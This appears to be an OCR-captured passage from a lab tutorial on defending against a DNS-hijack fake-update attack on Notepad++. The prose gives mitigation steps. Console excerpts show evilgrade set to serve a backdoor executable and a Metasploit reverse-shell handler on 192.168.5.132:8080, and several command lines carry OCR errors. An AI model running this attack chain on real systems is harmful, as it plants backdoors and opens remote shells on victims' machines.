
Step: 1 Always update latest firmware if available from the vendor site but not patch firmware is currently available for the TD-W8901D.



Step 2: Using the static DNS (Domain Name System) in the PC will help to prevent this types of the attack .If hacker change DNS server of the router but PC will use Google DNS server



Step 3: Now again victim try to update his note pad application.



Step 4: in the attacker, Server there is no request of the update because now he is using the Google DNS (Domain Name System)

```
Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = "The notepad++ use GUP generic update process so it''s boggy too."
VirtualHost = "notepad-plus.sourceforge.net"

.-----------------------------------------------.
| Name   | Default           | Description      |
+--------+-------------------+------------------+
| enable |                 1 | Status           |
| agent  | ./agent/agent.exe | Agent to inject  |
'--------+-------------------+------------------'

evilgrade(notepadplus)>set agent '["<%OUT%>/root/Desktop/navebackdoor.exe<%OUT%>
set agent '["<%OUT%>/root/Desktop/navebackdoor.exe<%OUT%>"]'
set agent, ["<0UT%>/root/Desktop/navebackdoor.exe<0UT%>"]

evilgrade(notepadplus)>start
evilgrade(notepadplus)>
[6/8/2013:20:44:34] - [WEBSERVER] - Webserver ready. Waiting for connections ...

evilgrade(notepadplus)>
[6/8/2013:20:44:35] - [DNSSERVER] - DNS Server Ready. Waiting for Connections ...

evilgrade(notepadplus)>
```

Step 5 : In the attacker computer no session is created because our backdoor is not executed in the victim computer.

```
root@lab: ~
File  Edit  View  Search  Terminal  Help

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > set LHOST 192.168.5.132
LHOST => 192.168.5.132
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.5.132:8080
[*] Starting the payload handler...
```